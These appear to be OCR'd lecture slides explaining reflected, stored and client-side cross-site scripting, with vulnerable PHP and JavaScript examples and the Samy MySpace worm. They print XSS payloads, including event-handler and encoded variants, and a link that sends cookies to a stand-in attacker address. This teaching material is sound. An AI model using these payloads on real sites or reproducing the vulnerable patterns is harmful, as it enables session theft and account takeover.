Cross-Site Scripting (XSS)

- XSS attacks are used to bypass JavaScript's Same Origin Policy
- Reflected attacks
  - The injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- Stored attacks
  - The injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
- DOM-based XSS
  - The JavaScript code on the page takes a string and turns it into code, usually by calling a method such as eval, Function, or others

Reflected XSS

```
<?php $name = $_GET['name']; ?>
<html>
  <body>
    <p>Hello <?= $name ?></p>
  </body>
</html>
```


Reflected XSS

```
http://example.com?name=hacker


<html>
  <body>
    <p>Hello hacker</p>
  </body>
</html>
```

Reflected XSS

```
http://example.com?name=<script>alert('
xss');</script>
```

```
<html>
  <body>
    <p>Hello <script>alert(‘xss’);
</script></p>
  </body>
</html>
```



```
192.168.84.168/code/xss_reflected.php?name=<script>alert(%27xss%27);</script>
```

Hello

The page at 192.168.84.168 says:

xss

Reflected Cross-Site Scripting

- The JavaScript returned by the web browser is attacker controlled
  - Attacker just has to trick you to click on a link
- The JavaScript code is executed in the context of the web site that returned the error page
  - What is the same origin of the JavaScript code?
- The malicious code
  - Can access all the information that a user stored in association with the trusted site
  - Can access the session token in a cookie and reuse it to login into the same trusted site as the user, provided that the user has a current session with that site
  - Can open a form that appears to be from the trusted site and steal PINs and passwords

Reflected Cross-Site Scripting

- Broken links are a pain and sometimes a site tries to be user-friendly by providing meaningful error messages:

```
<html>
[…]
404 page does not exist: ~vigna/secrets.html
</html>
```

- The attacker lures the user to visit a page written by the attacker and to follow a link to a sensitive, trusted site
- The link is in the form:

```
<a
href="http://www.usbank.com/<script>send-CookieTo(evil@hacker.com)</script
>">US Bank</a>
```

Simple XSS Example

- There is an XSS vulnerability in the code. The input is not being validated so JavaScript code can be injected into the page!
- If we enter the URL text.pl?msg=<script>alert(“I 0wn you”)</script>
  - We can do “anything” we want. E.g., we display a message to the user… worse: we can steal sensitive information.
  - Using document.cookie identifier in JavaScript, we can steal cookies and send them to our server
- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack)

Stored Cross-Site Scripting

- Cross-site scripting can also be performed in a two-step attack
  - First the JavaScript code by the attacker is stored in a database as part of a message
  - Then the victim downloads and executes the code when a page containing the attacker's input is viewed
- Any web site that stores user content, without sanitization, is vulnerable to this attack
  - Bulletin board systems
  - Blogs
  - Directories

Executing JavaScript

- JavaScript can be executed and encoded in many different ways
  - See Rsnake's "XSS Cheat Sheet" at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
  - Simple: `<script>alert(document.cookie);</script>`
- Encoded: `%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e`
- Event handlers:
  - `<body onload=alert('XSS')>`
  - `<b onmouseover=alert('XSS')>click me!</b>`
  - `<img src="http://url.to.file.which/not.exist" onerror=alert('XSS');>`
- Image tag (with UTF-8 encoding):
  - `<img src=javascript:alert('XSS')>`
  - `<img src=j&#X41vascript:alert('XSS')>`
- No quotes
  - `<img%20src=x.js onerror= alert(String(/hacker/).substring(1,5) )></img>`

DOM-based XSS


- Also called third-order XSS
  - Reflected: first-order
  - Stored: second-order
- I prefer the term Client-Side XSS
  - Because the bug is in the client side (aka JavaScript) code
- As opposed to Server-Side XSS vulnerabilities
  - Where the bug is in the server-side code

Client-Side XSS Example

```
<html>
  <body>
    <script>
      var name = location.hash;
      document.write("hello " + name);
    </script>
  </body>
</html>
```


Client-Side XSS Example

```
http://example.com/test.html#hacker
```




```
<html>
  <body>
    <script>
      var name = location.hash;
      document.write("hello " + name);
    </script>
  </body>
</html>
```

Client-Side XSS Example



```
http://example.com/test.html#<script>aler
t("xss")</script>
<html>
  <body>
    <script>
      var name = location.hash;
      document.write("hello " + name);
    </script>
  </body>
</html>
```

Client-Side XSS Example




example.com/test.html#<script>alert("xss")</script>

The page at example.com says:

xss

Wormable XSS

- Stored XSS vulnerability on user-accessible action
  - Self-propagating worm
- Social networks particularly susceptible
  - “samy is my hero” (2005)
  - Tweetdeck (2014)



"samy is my hero" - Google Search - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.google.com/search?hl=en&q=%22samy+is+my+hero%22&btn
Go
Find: Find Next Find Previous Highlight □ Match case
Done

[redacted]

www.myspace.com/stoops
... and the beer with Pink elephants on it. Exes. Marleena; Isabel; Tina; Sonia; Amy; Lorraine. Idol. James Dean. Heroes, but most of all, **samy is my hero**. ...
www.ourtinyworld.com/ - 101k - Oct 5, 2005 - Cached - Similar pages

www.myspace.com/4814056
Heroes, but most of all, **samy is my hero**. Groups:, People That Want A Piece Of Homeless Brian. View All Bryce's Groups ...
www.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=4814056 - 103k - Cached - Similar pages


www.myspace.com/cathedraldream
... everything because of their beliefs, whether it be causing social change, making art, or just being an individual. but most of all, **samy is my hero**. ...
www.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=1546804&Mytoken=20050104173822 - 122k - Cached - Similar pages
[More results from www.myspace.com]

Tech Support Guy Forums - Myspace got Hacked??
